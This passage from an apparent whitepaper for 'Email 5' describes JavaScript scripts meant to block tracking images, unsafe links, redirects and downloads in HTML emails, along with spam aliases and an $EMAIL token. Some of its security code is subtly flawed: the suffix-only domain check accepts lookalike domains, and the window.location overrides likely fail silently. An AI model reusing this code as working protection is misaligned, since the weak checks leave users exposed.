The `<img>` tag is integral to email design, allowing visual elements to enhance the user experience. However, external images can pose significant security and privacy risks, serving as potential vectors for tracking and malicious activities. While existing methods—such as browser settings and email client configurations—offer options to disable external images, these solutions are often user-dependent and inconsistently applied. To address these vulnerabilities, Email 5 introduces ImageBlocker.js[14], an open-source, standardized JavaScript-based approach tailored for HTML5 emails.

How It Works

ImageBlocker.js enhances email security by preventing unauthorized external images from rendering in HTML5 emails. The script identifies potentially harmful image sources and ensures that only images from trusted domains are displayed. Upon loading an HTML email, ImageBlocker.js automatically initializes and scans both `<img>` tags and inline styles containing `background-image` properties.

To determine whether an image is safe, the script validates each source URL against a customizable array of trusted domains, referred to as the `allowedDomains` array. This flexible approach allows developers and email clients to include only approved content delivery networks (CDNs) and other trusted sources, effectively blocking unauthorized content while maintaining security and usability.

Benefits of ImageBlocker.js

By offering a granular level of control, ImageBlocker.js balances robust security with practical usability, including:

- **Prevent Tracking**: Blocks trackers, such as 1x1 pixel images, that collect information on email opens, locations, and device usage.
- **Enhanced Privacy**: Ensures sensitive user information isn't unintentionally shared with unauthorized external sources.
- **Alignment with Open Email Standards**: Ensures security and consistency across platforms with support for automatic embedding via compliant clients.

[14] Full source code and documentation are available at: github.com/email5

Code Example: *ImageBlocker.js*[15] *for enhanced privacy and security*

```
document.addEventListener("DOMContentLoaded", function () {
    const allowedDomains = ["trustedcdn.com",
"anothertrustedsource.com"];

    function isAllowedDomain(url) {
        try {
            const parsedUrl = new URL(url);
            return allowedDomains.some(domain =>
parsedUrl.hostname.endsWith(domain));
        } catch (e) {
            console.error(`Invalid URL detected: ${url}`);
            return false;
        }
    }

    document.querySelectorAll("img").forEach(img => {
        const src = img.getAttribute("src");
        if (src && !isAllowedDomain(src)) {
            img.setAttribute("src", ""); // Prevent image loading
            img.style.display = "none"; // Hide the image
            console.log(`Blocked external image: ${src}`);
        }
    });

    document.querySelectorAll("[style]").forEach(element => {
        const style = element.getAttribute("style");
        if (style && style.includes("background-image")) {
            const urlMatch = style.match(/url\(["']?([^"')]+)["']?\)/);
            if (urlMatch && urlMatch[1] &&
!isAllowedDomain(urlMatch[1])) {
                element.style.backgroundImage = "none"; // Remove
background image
                console.log(`Blocked external background image:
${urlMatch[1]}`);
            }
        }
    });
});
```

[15] Full source code and documentation are available at: github.com/email5

4.2.3 SecureLink.js: Enforcing Safe Link Navigation

Ensuring the security of links in HTML5 emails, whether static or dynamically added, is essential to protecting users from threats such as tab-napping, phishing, and malicious redirects. To address these challenges, Email 5 introduces SecureLink.js[16], a lightweight, open-source JavaScript library that enforces safe link navigation.

How It Works

SecureLink.js dynamically enforces navigation and security standards for all links within HTML5 emails. Upon loading an email, the script initializes automatically, scanning all `<a>` tags and applying `target="_blank"` and `rel="noopener noreferrer"` attributes to ensure links open securely in a new tab or window, mitigating risks like tab-napping and phishing.

For dynamically generated links, SecureLink.js leverages the `MutationObserver` API to monitor and validate changes in the email content, ensuring new links meet the same security standards. Additionally, the script introduces a `secureNavigate` function to handle programmatic navigation, blocking unsafe URL schemes such as `javascript:` or `data:` while allowing only `http:`, `https:`, `mailto:` and `tel:` schemes. This comprehensive approach ensures safe and predictable link behavior throughout the email.

Benefits of SecureLink.js

By integrating SecureLink.js, Email 5 establishes a robust and standardized link management framework for HTML5 emails. Key benefits include:

- **Enhanced Security**: Prevents tab-napping, phishing, and malicious redirects by enforcing strict navigation rules and blocking unsafe link types.
- **Universal Compatibility**: Processes all `<a>` links, including those dynamically generated, ensuring consistent behavior across various email clients and web browsers.
- **Alignment with Open Standards**: Maintains compliance with Open Email Standards, ensuring seamless integration while upholding security principles.

[16] Full source code and documentation are available at: github.com/email5

Code Example: *SecureLink.js*[17] *for enhanced link security*

```
(function enforceSecureLinks() {
  document.addEventListener("DOMContentLoaded", () => {
    enforceLinks(document.body);
  });

  const observer = new MutationObserver(mutations => {
    for (const mutation of mutations) {
      mutation.addedNodes.forEach(node => {
        if (node.nodeType === Node.ELEMENT_NODE) {
          enforceLinks(node);
        }
      });
    }
  });
  observer.observe(document.body, { childList: true, subtree: true });

  function enforceLinks(root) {
    root.querySelectorAll("a[href]").forEach(link => {
      const href = link.getAttribute("href");
      if (href && (href.startsWith("javascript:") ||
href.startsWith("data:"))) {
        link.removeAttribute("href");
        link.setAttribute("title", "Unsafe URL scheme removed");
        return;
      }
      if (!link.hasAttribute("target") || link.getAttribute("target")
!== "_blank") {
        link.setAttribute("target", "_blank");
      }
      if (!link.hasAttribute("rel") ||
!link.getAttribute("rel").includes("noopener noreferrer")) {
        link.setAttribute("rel", "noopener noreferrer");
      }
    });
  }
})();
```

[17] Full source code and documentation are available at: github.com/email5

4.2.4 RedirectBlocker.js: Disabling Email Redirections

Redirections, whether intentional or malicious, pose a significant risk within HTML5 emails. Attackers can exploit redirection mechanisms to manipulate iframes, reroute users to phishing sites, or load unauthorized content. To mitigate these risks, Email 5 introduces RedirectBlocker.js[18], an open-source lightweight JavaScript library suited to block unauthorized redirections in HTML5 emails.

How It Works

RedirectBlocker.js prevents unauthorized redirect behaviors that could compromise user privacy or lead to unintended content exposure. Upon initialization, the script identifies and intercepts redirection mechanisms commonly used by attackers. JavaScript-based navigations, such as those triggered by `window.location` or `window.open`, are overridden to ensure no unauthorized redirects occur. HTML meta-refresh tags, often used to perform automatic redirects, are removed from the document before they can execute. Additionally, inline `onload` events, which can trigger redirections upon rendering an email, are neutralized by removing the attribute entirely. By taking this proactive approach, RedirectBlocker.js ensures that any redirection within the email requires explicit user interaction. This safeguard protects users from hidden or malicious behaviors, ensuring that email navigation remains secure and predictable.

Benefits of RedirectBlocker.js

By integrating RedirectBlocker.js, Email 5 enhances user safety and trust with the following benefits:

- **Redirection Control**: Blocks unauthorized navigation attempts that could expose users to harmful content or phishing sites.
- **Ensures User-Controlled Navigation**: Restricts automatic redirection mechanisms, ensuring navigation occurs only through user-initiated actions.
- **Streamlined Integration**: Works seamlessly with other Email 5 security scripts to provide a unified layer of protection.

[18] Full source code and documentation are available at: github.com/email5

Code Example: *RedirectBlocker.js*[19] *for securing email navigation*

```
document.addEventListener("DOMContentLoaded", function () {
    console.info("RedirectBlocker.js initialized.");

    // Block Meta Refresh
    document.querySelectorAll("meta[http-equiv='refresh']").forEach(meta
=> {
        console.warn(`Blocked meta redirect:
${meta.getAttribute("content")}`);
        meta.remove();
    });

    // Disable Inline onload Events
    document.querySelectorAll("[onload]").forEach(el => {
        console.warn(`Blocked onload redirect: ${el.outerHTML}`);
        el.removeAttribute("onload");
    });

    // Intercept JavaScript Redirections
    ["assign", "replace"].forEach(method => {
        const originalMethod = window.location[method];
        window.location[method] = function (url) {
            console.warn(`Blocked redirect via location.${method} to:
${url}`);
        };
    });

    Object.defineProperty(window.location, "href", {
        set: function (url) {
            console.warn(`Blocked redirect to: ${url}`);
        }
    });

    console.info("RedirectBlocker.js is actively blocking unauthorized
redirects.");
});
```

[19] Full source code and documentation are available at: github.com/email5

4.2.5 DownloadBlocker.js: Preventing Unauthorized Downloads

Unauthorized downloads pose a significant security risk in HTML5 emails, potentially exposing users to harmful files or malicious payloads. These downloads can be triggered through hidden links, JavaScript functions, or inline events, compromising both user privacy and system integrity. To address this challenge, Email 5 introduces DownloadBlocker.js[20], a lightweight and open-source JavaScript library designed to block automatic or unauthorized downloads in HTML5 emails.

How It Works

DownloadBlocker.js proactively identifies and intercepts download attempts triggered through common mechanisms. It disables the `download` attribute on links to prevent automatic downloads from maliciously crafted `<a>` tags and neutralizes `onload` events on elements like `<img>` and `<video>` to stop downloads triggered during rendering. Additionally, downloads initiated via `window.location.href` or `window.open` are intercepted and blocked. The script also observes DOM changes to intercept dynamically added elements that attempt to trigger downloads, ensuring comprehensive protection against unauthorized actions. This ensures that all file downloads require explicit user interaction. For enhanced security, the script also scans for potentially harmful MIME types, such as `.exe` or `.bat`, and removes associated elements from the DOM.

Benefits of DownloadBlocker.js

Integrating DownloadBlocker.js enhances the security of HTML5 emails by providing the following benefits:

- **Prevents Automatic Downloads**: Blocks unauthorized downloads triggered by hidden links, scripts, or inline events.
- **Enhances User Safety**: Ensures that all file downloads require explicit user consent, reducing the risk of malicious payloads.
- **Streamlined Integration**: Works seamlessly with other Email 5 security scripts, such as RedirectBlocker.js and SecureLink.js, to create a unified layer of protection.

[20] Full source code and documentation are available at: github.com/email5

Code Example: *DownloadBlocker.js*[21] *for blocking unauthorized downloads*

```
document.addEventListener("DOMContentLoaded", function () {
    console.info("DownloadBlocker.js initialized.");

    document.querySelectorAll("a[download]").forEach(anchor => {
        console.warn(`Blocked download attempt: ${anchor.href}`);
        anchor.removeAttribute("download");
    });

    document.querySelectorAll("[onload]").forEach(el => {
        console.warn(`Blocked onload download: ${el.outerHTML}`);
        el.removeAttribute("onload");
    });

    const originalOpen = window.open;
    window.open = function (...args) {
        console.warn(`Blocked download via window.open: ${args[0]}`);
        return null;
    };

    Object.defineProperty(window.location, "href", {
        set: function (url) {
            console.warn(`Blocked download attempt to: ${url}`);
        }
    });

    console.info("DownloadBlocker.js is actively preventing unauthorized
downloads.");
});
```


Library Availability

These open-source libraries are available on GitHub and the Open Email Standards page at openstandards.email. They come with comprehensive documentation and implementation guides to simplify integration into HTML5 emails. Developers and email clients are encouraged to adopt these tools and contribute to their ongoing development, fostering a collaborative ecosystem that prioritizes email security and user safety.

[21] Full source code and documentation are available at: github.com/email5

4.2.6 Server-Side and Client-Side Validation

In the context of ensuring the security and integrity of HTML5 email content, adopting a hybrid approach—combining both server-side sanitization and client-side analysis—provides a robust framework for mitigating threats while delivering a seamless user experience. This dual-layer strategy ensures emails are preprocessed securely on the server before being further analyzed in real-time within the user's environment.



Server-side sanitization addresses core security needs, including attachment scanning, spam filtering, and enforcing compliance with Open Email Standards. It removes malicious elements and ensures all content aligns with Email 5's security policies. On the client side, real-time monitoring builds upon these protections, dynamically managing interactions and providing users with transparency and control over sensitive actions. This comprehensive approach offers several advantages:

- **Comprehensive Threat Mitigation**: Server-side validation ensures baseline security, while client-side checks provide localized defenses.
- **Improved Performance**: Offloading complex analysis to the server reduces the client's workload while enabling dynamic real-time features.
- **Flexibility and Scalability**: Centralized server-side policies simplify updates and compliance, while client-side scripts allow personalized, real-time interactions.

4.2.6.1 Server-Side Initial Sanitization

The server-side layer serves as the foundation for Email 5's security workflow, where incoming emails are carefully analyzed and sanitized before being presented to the user. This process ensures that all content adheres to Open Email Standards, aligns with approved security policies, and eliminates potential threats.

The server-side layer first addresses threats by scanning attachments for malware while spam filters evaluate email headers and metadata to identify and isolate unwanted or suspicious messages. The sanitization process then moves to the email body, enforcing strict compliance with Open Email Standards to uphold Email 5's security guidelines:

- **HTML Compliance**: Tags and attributes that deviate from Open Email Standards or pose security risks are removed or rewritten. This includes attributes introduced by dynamic libraries like `hx-get` or `up-target`, which are stripped to ensure adherence to the platform's guidelines. Non-standard elements and outdated HTML practices are also sanitized, ensuring a consistent and secure experience across all clients.

- **CSS Validation**: The `<style>` tag is analyzed to prevent injection attacks or malicious alterations. Inline CSS is carefully inspected to comply with Email 5's security framework, and only external stylesheets from trusted sources, such as approved CDNs, are permitted. Any untrusted or potentially harmful CSS references are stripped to maintain the integrity of the email content.

- **JavaScript Validation**: Scripts embedded within the email are validated to ensure they originate from pre-approved libraries like Vue and Preact. Inline JavaScript is prohibited, and any dynamic script creation—such as through `document.createElement('script')`—is detected and blocked. This ensures that all client-side behaviors comply with Open Email Standards and Email 5's security protocols.

By addressing security risks at the server level, Email 5 establishes a secure baseline for email delivery, ensuring that all content adheres to rigorous policies and Open Email Standards. By handling complex analysis and sanitization on the backend, Email 5 reduces the computational burden on client-side processes, creating a safe, efficient, and standards-compliant email environment that users can trust.

4.2.6.2 Client-Side Real-Time Analysis

Client-side analysis complements server-side protections by introducing real-time monitoring and validation during user interactions. It is powered by a combination of open-source libraries and built-in validation scripts, ensuring that dynamic behaviors remain secure without compromising the user experience. This layered approach mitigates dynamic risks while enabling secure interactivity.

Layered Security

The open-source libraries act as the first line of defense, handling specialized tasks such as blocking malicious redirects and preventing unauthorized downloads. These are bolstered by a proprietary validation script, which continuously monitors content, detects anomalies, and ensures secure operations during user activity. Real-time analysis supports several critical functions across email interactions:

- **Dynamic Script Creation Prevention**: Block any attempts to dynamically create `<script>` elements to load external code. This prevents malicious actors from injecting unauthorized scripts into the email environment.

- **AJAX Validation and User Interaction Warnings**: Requests initiated through `fetch`, such as form submissions or button clicks, are intercepted and reviewed in real time. Users are alerted to outbound requests, including the destination URL, ensuring transparency and control over any data transmission triggered by email interactions.

- **WebSocket Monitoring**: WebSocket creation is closely tracked to prevent unauthorized data transmission. Any attempts to open WebSocket connections are flagged for user review, ensuring transparency and preventing abuse of persistent connections.

- **Excessive Request Blocking**: Recognize and prevent repetitive or looped API calls, such as fetch loops, that could overwhelm servers or mask malicious activity. This includes halting suspicious patterns, like high-frequency calls within short timeframes, and notifying users accordingly.

- **Behavioral Anomaly Detection**: Log unusual patterns of interaction or activity, such as simultaneous triggering of multiple dynamic features, for further evaluation and response.

4.2.6.3 Implementation Workflow

Email 5's security workflow integrates server-side and client-side processes to create a seamless and secure experience that bridges traditional email functionality with modern, interactive capabilities. While approved JavaScript libraries enable dynamic interactions, open-source libraries and proprietary scripts perform essential security tasks, including real-time validation to mitigate risks. The following steps outline the process:

1. Email Submission:

- Email content is submitted to the server, initiating the sanitization and preprocessing phase.

2. Server-Side Processing:

- Content is validated and sanitized to conform to Open Email Standards.
- Sanitized content is securely delivered to the client for rendering.

3. Client-Side Analysis:


- Open-source libraries address common security vulnerabilities.
- Approved JavaScript libraries enable safe, dynamic user interactions.
- Proprietary validation scripts monitor and secure content in real time.

4. Feedback Loop:

- When issues are identified, they are either resolved automatically by the system or flagged for user intervention. This continuous feedback ensures a proactive approach to maintaining secure and functional email environments.

4.2.7 Legacy Accounts: Import and Standards Upgrade

Email 5 enables users to effortlessly import their existing email accounts into its ecosystem, combining advanced security features with seamless support for distributed architecture and Open Email Standards. This integration bridges the gap between traditional email platforms and the modern capabilities of Email 5, providing a secure, future-ready, and standards-compliant email experience.



Distributed Storage Conversion

Legacy email accounts gain robust protection through Email 5's distributed storage model, safeguarding them from vulnerabilities typical of centralization, such as data breaches or system outages. This approach ensures greater reliability and resilience for users' historical email data, as well as for incoming messages.

Open Email Standards Compatibility

Imported accounts are upgraded to support Open Email Standards, allowing users to experience rich interactivity and advanced functionality in their existing email accounts. This enhancement transforms older accounts previously constrained by outdated formats.

An Upgraded Email Experience

Integrating legacy accounts into Email 5 provides users with a consolidated platform to manage both old and new emails. This unified approach streamlines workflows and reinforces data protection while enabling users to access powerful features like Custom Carbon Copy (CCC), tokenization, and other Email 5 innovations.

4.2.8 Reinforcing Privacy via Custom Carbon Copy (CCC)

Email 5 introduces the Custom Carbon Copy (CCC) feature, a practical solution to email delivery, seamlessly integrated into its processing system. Unlike traditional CC or BCC methods, CCC ensures that each recipient receives an individually tailored email, maintaining full privacy and avoiding the disclosure of other recipients.

How It Works

With CCC, the user provides a list of recipients and crafts a single email using dynamic fields for personalization. Email 5 processes each email individually in the background, ensuring every recipient receives a message uniquely adapted for them. This process streamlines the sender's workflow while ensuring compatibility with traditional email clients.

Key Placeholders for CCC

CCC supports a variety of placeholders to simplify personalization, such as `{name}`, `{first_name}`, `{last_name}`, and `{email}`. If no contact information exists or a specific placeholder value is missing for a recipient, Email 5 employs fallback logic to maintain professionalism and ensure the message adapts naturally.

Key Benefits of CCC

The CCC feature exemplifies Email 5's commitment to privacy, customization, and efficiency, redefining email communication with secure and tailored messaging.

- **Enhanced Privacy**: Ensures recipient details remain confidential, delivering each email as an individual and private message.
- **Personalized Communication**: Delivers unique messages crafted for each recipient, boosting engagement and strengthening connections.
- **Efficient Workflow**: Streamlines the process of creating individualized emails, minimizing manual effort while ensuring security and privacy.
- **Secure Data Handling**: Isolates recipient-specific details during email generation to prevent data leaks and strengthen system trust, ensuring compliance with privacy laws such as GDPR.

Example: *Customizable CCC Email*

- **Sender's Input Template**:

```
Hi {name},

I wanted to personally share an update regarding our new product launch.
Let me know your thoughts!

Best regards,
The Email 5 Team
```

- **Recipient (John)**:

```
Hi John,

I wanted to personally share an update regarding our new product launch.
Let me know your thoughts!

Best regards,
The Email 5 Team
```

- **Recipient (Anna)**:

```
Hi Anna,

I wanted to personally share an update regarding our new product launch.
Let me know your thoughts!

Best regards,
The Email 5 Team
```

In this process:

- **Personalization**: CCC replaces placeholders with recipient-specific values.
- **Privacy**: Each email is processed and delivered as an isolated instance, ensuring recipient information remains private and hidden from others.

4.2.9 Security Guidelines for HTML5 Email Content

Ensuring the security of email content requires a comprehensive set of guidelines that address common vulnerabilities while maintaining compatibility with Open Email Standards. By following these practices, email clients can mitigate risks associated with untrusted sources, attachments, and automatic behaviours.

Core Security Guidelines

- **Content Sanitization**: Rigorously validate all email content to block malicious code or unauthorized elements, including inline raw JavaScript execution, ensuring compliance with Open Email Standards and protection against script injection and related threats.

- **Avoid Post-Sanitization Vulnerabilities**: Prevent further transformations or modifications once email content has been sanitized. This safeguards against risks like XSS and other injection-based attacks[22].

- **Use Trusted Libraries**: Ensure only pre-approved JavaScript and CSS libraries are permitted to maintain compatibility and protect against vulnerabilities.

- **Scan Attachments for Malware and Viruses**: Analyze attachments for harmful payloads, including malware, viruses, and other threats, before processing or sharing with users.

Image Guidelines

- **Image Loading Guidelines**: Restrict image rendering mechanisms to prevent tracking or malicious content. Use the `ImageBlocker.js` script to validate external images, ensuring they originate from trusted sources.

- **SVG Usage**: Allow only static SVGs without scripts, interactivity, or external references. Use sanitization tools (e.g., SVGO) to remove potentially harmful elements, or avoid SVGs entirely if validation mechanisms are unavailable.

[22] https://www.sonarsource.com/blog/code-vulnerabilities-leak-emails-in-proton-mail

Preventing Automatic File Downloads

- **Restrict the `onload` event**: Prevent automatic loading or file downloads when the email is opened by disallowing the `onload` event for all elements.
- **Block the `download` attribute**: Disallow the `download` attribute in `<a>` tags to prevent misleading or unintended downloads, ensuring users are prompted to explicitly verify file downloads.
- **Disable Auto-Download Scripts**: Restrict JavaScript functions that trigger direct file downloads (e.g., `window.location.href = "file.pdf"`), ensuring downloads require explicit user action.
- **Control MIME types**: Block potentially harmful MIME types, such as `.exe`, `.com`, and `.bat`, to prevent the download of dangerous files. For compressed files like `.zip`, `.rar`, and `.7z`, recommend analyzing their contents before processing or sharing with users.
- **Use DownloadBlocker.js**: Use the DownloadBlocker.js script to block unauthorized downloads by disabling the `download` attribute, preventing automatic file loads triggered via the `onload` event, and intercepting JavaScript-based download attempts.

Additional Guidelines


- **Navigation Links**: Use the SecureLink.js script to ensure all links open safely in a new tab, mitigating security risks such as tab-napping. Block `data:` and `javascript:` URLs to prevent misuse for embedding malicious scripts.
- **User Data Sovereignty**: Inform users about image tracking mechanisms (e.g., pixel tracking) and provide options to disable image loading.
- **Privacy Compliance**: Ensure the platform complies with GDPR, CCPA, and similar regulations by providing opt-out mechanisms for tracking and data sharing.
- **Content Security Policy (CSP) Headers**: Use strict CSP headers to allow only trusted resources like scripts, images, and fonts, ensuring unauthorized elements are blocked.

4.3 Spam Prevention

Spam continues to be a significant concern in email communication, ranging from innocuous advertisements to harmful phishing attempts and malware distribution. In 2025, spam messages accounted for over 46.8% of global email traffic[23]. Despite advances in filtering technologies and legislative efforts, spammers continue to adapt their tactics to bypass defenses and infiltrate inboxes.

While eliminating all spam remains nearly impossible, Email 5 takes a proactive approach by combining robust anti-spam tools with a dedicated commitment to user education. Recognizing that most spam can be controlled through learned practices, Email 5 introduces Identities—a feature designed to help users manage their online presence through aliases and disposable email addresses effectively.

Email 5 Identities: *Hierarchical Alias System for Spam Mitigation.*



[23] https://www.emailtooltester.com/en/blog/spam-statistics

4.3.1 Aliases: A Shield Against Spam

Aliases form the cornerstone of Email 5's spam prevention strategy, offering users a flexible and secure way to manage their email identities. By acting as forwarding addresses, aliases redirect messages to a user's primary inbox while keeping their actual email address hidden. This separation not only safeguards privacy but also provides an effective mechanism to combat spam—if an alias begins receiving unwanted messages, users can delete or disable it, instantly cutting off spam at its source and maintaining a clean inbox.

How It Works

Every Email 5 account is built on a randomly generated **Primary Address** (PA), The PA is hidden from both the user and external parties, ensuring it cannot be directly targeted by spammers. Instead, users interact through their **User Identity** (UI)—their first alias:

- **`user-first-alias@email5.org`**

Users can further protect themselves by creating additional aliases for specific uses like online services, or newsletters, making it easy to identify and isolate sources of spam. Each new alias includes the UI in its name, forming a secure, hierarchical structure for added protection and flexibility, such as:

- **`user-first-alias-service@email5.org`**
- **`user-first-alias-newsletter@email5.org`**

Premium Alias Features

Premium users gain advanced customization options, allowing them to create aliases independent of their UI, enabling entirely new structures for enhanced privacy and reduced exposure to spam, such as:

- **`my-custom-alias@email5.org`**
- **`whatever-custom-alias@email5.org`**

4.3.2 Disposable Email Addresses: A Temporary Solution

For situations where users require a short-term email address, Email 5 offers disposable email addresses. These temporary accounts are randomly generated and remain active for 48 hours. After this period, they automatically expire, becoming non-functional and eliminating any risks of receiving spam. This integration ensures users maintain control over their primary and alias identities while minimizing long-term exposure to spam. They are useful in scenarios such as:

- Signing up for free trials or test accounts that require an email verification.
- Downloading software or resources without subscribing to marketing emails.
- Testing services or functionality on platforms requiring email input.
- Joining forums or surveys without revealing permanent aliases.

4.3.3 AI-Powered Threat Detection

To complement user-reported data, Email 5 incorporates AI-driven analysis to detect behavioral patterns, flag anomalies, and refine spam and phishing filters in real time—identifying spoofing, impersonation, or malicious intent before messages are opened.

Flagging Unwanted Messages

Users can easily flag suspicious emails with a single click using intuitive icons integrated into their inbox. After flagging a message, they can choose to restrict the individual sender or extend protection to the entire domain for broader security.

Phishing Detection and Reporting

A dedicated phishing report form enables users to submit contextual information about flagged content, improving detection accuracy. By combining AI-powered analysis with community-driven reporting, Email 5 fosters a safer and more resilient email environment.

5.1 $EMAIL Token

The $EMAIL token operates as a behind-the-scenes utility within the Email 5 ecosystem, providing the underlying economic mechanism for mailing campaign credits and template marketplace royalty distribution. Users acquire $EMAIL-based credits to send mailing campaigns, while Email 5 PRO subscriptions and template purchases are paid in fiat.

Decentralized Marketplace Economy

Email 5 introduces a decentralized economic model for its template marketplace, empowering creators to design, distribute, and monetize standards-based templates while adhering to Open Email Standards and approved JavaScript and CSS libraries. Template purchases are completed in fiat, while the corresponding royalty value is converted into $EMAIL and distributed to creators through smart contracts, ensuring transparent and automated settlement for every sale. This approach not only fosters innovation but also provides users with access to high-quality templates suitable for both personal and large-scale campaigns.

Engagement Rewards Program

Email 5 fosters an innovative and interactive ecosystem by encouraging users to adopt modern email standards and actively engage with the platform. By sending standards-based emails, users can earn mailing credits as rewards, promoting the adoption of advanced email practices while reinforcing the platform's decentralized economy. Additionally, users can earn credits by promoting Email 5 through referral programs or participating in community-driven initiatives, encouraging collaboration and active participation.

Wallet Integration

To streamline the user experience, every Email 5 account includes an embedded, non-custodial wallet that supports creator royalty distribution and token-backed campaign credits without requiring external applications such as Phantom or MetaMask. Credits, royalty earnings, and token transactions are handled seamlessly behind the scenes, giving creators and users full control without the usual wallet complexity.

Token-Driven Mailing Campaigns

Email 5 enables users to launch large-scale mailing campaigns with enhanced privacy and efficiency. Through $EMAIL-based credits, users acquire email sending capacity under a usage-based model, enabling flexible pricing tailored to individual campaign needs. To simplify campaign management, Email 5 integrates essential tools covering the entire process, from message creation to delivery, while maintaining user control.

Flexible Pricing via Token Value

A key innovation of Email 5's mailing infrastructure is its dynamic Price Per Email (PPP), which adjusts according to the $EMAIL token's current market value. Using a pricing formula with built-in stabilization variables, the system is designed to maintain affordability and predictability as token prices fluctuate. This adaptive pricing model makes Email 5 a scalable and cost-effective mailing solution for both small businesses and enterprise-level users.

$$\text{PPP (USD)} = B \times \frac{P_0}{P} \times \min\left(S_{\max}, \max\left(S_{\min}, \frac{\text{Target Total Cost}}{B \times \frac{P_0}{P} \times N}\right)\right)$$

